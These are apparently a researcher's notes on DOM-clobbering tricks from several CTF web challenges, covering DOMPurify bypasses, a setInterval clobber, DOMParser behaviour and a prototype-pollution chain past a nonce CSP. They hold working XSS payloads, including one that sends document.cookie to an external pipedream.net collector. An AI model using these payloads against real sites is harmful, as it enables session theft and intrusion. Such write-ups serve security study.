Trick
<a id="clob" href="//*/%0A%0Adocument.location.href=`https://eori6i4ew40rbdj.m.pipedream.net?${document.cookie}" />or
<a id="clob" href="//*/\n\ndocument.location.href=`https://eori6i4ew40rbdj.m.pipedream.net?${document.cookie}" />
this will create
"//*/ document.location.href=`[https://eori6i4ew40rbdj.m.pipedream.net?$](https://eori6i4ew40rbdj.m.pipedream.net?$ "https://eori6i4ew40rbdj.m.pipedream.net?$"){document.cookie}"tested: firefox v102
if there a setInterval with something you can clobber in argument, you can get code execution/XSS
seccon quals 2023 “blink web”
const id = setInterval(target.togglePopover, 400);payload
http://blink.seccon.games:3000/#<iframe%20name=body%20srcdoc="<a%20id='nodeName'%20href='cid:alert(1)'></a>"></iframe>sadly this technique will thor error if we don’t use something like this to wrap the document object
const wrap = (obj) =>
    new Proxy(obj, {
        get: (target, prop) => {
            const res = target[prop];
            return typeof res === "function" ? res.bind(target) : res;
        },
        set: (target, prop, value) => (target[prop] = value),
    });
Make error in DOMPurify
Challenges - Blue Water CTF Blue water ctf challenge
bluesocial challenge
for bluesocial we had a cheese solution, since u could make dompurify error by passing this lol
<form name="bar" id="lmao "> <!-- iterates over attributes backwards, when it gets to name it'll be clobbered and error -->
<input form="lmao" name="removeAttribute">
</form>
<img src=x onerror=alert(1)>
it gets removed from the dom tree but it doesnt return from the check here https://github.com/cure53/DOMPurify/commit/7422567a0b2f006ab8428bd0d4cf4818cf6f1b8f so it keeps going and errors lol
Related challenge
<html>
    <head>
        <script src="https://unpkg.com/dompurify@3.1.7/dist/purify.min.js"></script>
    </head>
    <body>
        <script>
            function normalize(s){
                return new Promise((resolve, reject)=>{
                    const frame = document.createElement("iframe")
                    frame.sandbox = 'allow-same-origin'
                    frame.hidden = true
                    frame.srcdoc = s
                    document.body.appendChild(frame)
                    setTimeout(()=>{
                        resolve(frame.contentWindow.document.body.innerHTML)
                    }, 100)
                })
            }
            async function main(){
                try{
                    var sanitizedHTML = new URLSearchParams(location.search).get("html")
                    sanitizedHTML = DOMPurify.sanitize(await normalize(html))
                    document.write(sanitizedHTML)
                } catch {
                    document.write(sanitizedHTML)
                }
            }
            main()
        </script>
    </body>
</html>
when it sanitizes attrs it removes the attr, does checks, then adds it back, so when id="foo " is added back it'll remove the space (i didnt find this, kevin mizu found it a while ago)
since that could clobber the form after the clobber check in _sanitizeElements, they added another clobber check in _sanitizeAttributes, so that if it's clobbered it gets _forceRemoved. but it doesn't return after that and keeps iterating over the detached dom tree, so it'll keep running the rest of _sanitizeAttributes and then error (since it was successfully clobbered lol)
Domclobering trick in Domparser
Cyber jawara 2025 quals
https://www.fastmail.com/blog/sanitising-html-the-dom-clobbering-issue/

<html>
    <script>
        const dom = new DOMParser().parseFromString(
            `
            <form id="form" action="/submit" method="post">
                <input name="attributes">
                <input name="nodeName">
                <input name="childNodes">
                <input name="childNodes">
            </form>`,
            'text/html'
        );
        console.log(dom.documentElement.childNodes[1])
        const form = dom.documentElement.childNodes[1].supra
        const formBody = dom.body.childNodes[0]
        console.log('Form')
        console.log({
            form,
            attributes: form.attributes,
            nodeName: form.nodeName,
            childNodes: form.childNodes
        })

        console.log('---')
        console.log('Form Body')
        console.log({
            formBody,
            attributes: formBody.attributes,
            nodeName: formBody.nodeName,
            childNodes: formBody.childNodes
        })
    </script>
</html>
Refference
AlpacaMark: DOM Clobbering + Prototype Pollution + credentialless iframe
| Event Name | AlpacaHack Round 11 (Web) |
| GitHub URL | Challenge source and solver |
| Challenge Name | AlpacaMark Revenge |
Attachments
References
The goal is XSS through an unescaped markdown value placed inside a textarea, despite a nonce-based strict CSP and a patched Rspack document.currentScript check.
Recon
- The page stores the first parsed
markdownquery value inlocalStorage. Later loads use the stored value and skip query parsing. can-deparamsupplies client-side prototype pollution through query parameters.- Rspack's dynamic-import runtime derives its public path from
document.currentScript.src. - The patched runtime verifies
document.currentScript.tagName === "SCRIPT", which normally blocks a simple named-element clobber.
Solver
- Break out of the textarea and inject an iframe named
currentScript, causingdocument.currentScriptin the parent to resolve to that iframe. - Load the iframe with prototype-pollution parameters that give inherited
tagNameandsrcproperties. The clobbered iframe then passes Rspack's tag-name check and points script loading at attacker-controlled code. - Add blocking stylesheets so the iframe has time to render and perform the pollution before the main bundle reaches its dynamic import.
- Add the iframe's
credentiallessattribute. Its partitioned, ephemeral storage does not see the parent's existinglocalStorage, so the child parses the malicious query and triggerscan-deparamagain. - Rspack trusts the clobbered-and-polluted
currentScript.src, loads the attacker-controlled chunk or data payload, and achieves XSS under the nonce-based CSP.
Core gadget
<iframe name="currentScript"
  src="/?__proto__[tagName]=SCRIPT&__proto__[src]=PAYLOAD"
  credentialless></iframe>
Why credentialless matters
Without it, the child sees the same stored markdown value as the parent, so can-deparam is skipped and prototype pollution never happens. A credentialless iframe is still same-origin for DOM access, but its credentials and storage are placed in a separate ephemeral partition.
Caveats
- The timing delay is part of the exploit, not decoration. The clobber and pollution must exist before the Rspack runtime reads
document.currentScript. - The writeup covers the revised Revenge variant because the original challenge had an unintended solution.
- This chain depends on the exact bundler runtime, dynamic-import path logic, vulnerable query parser, CSP, and browser support for credentialless iframes.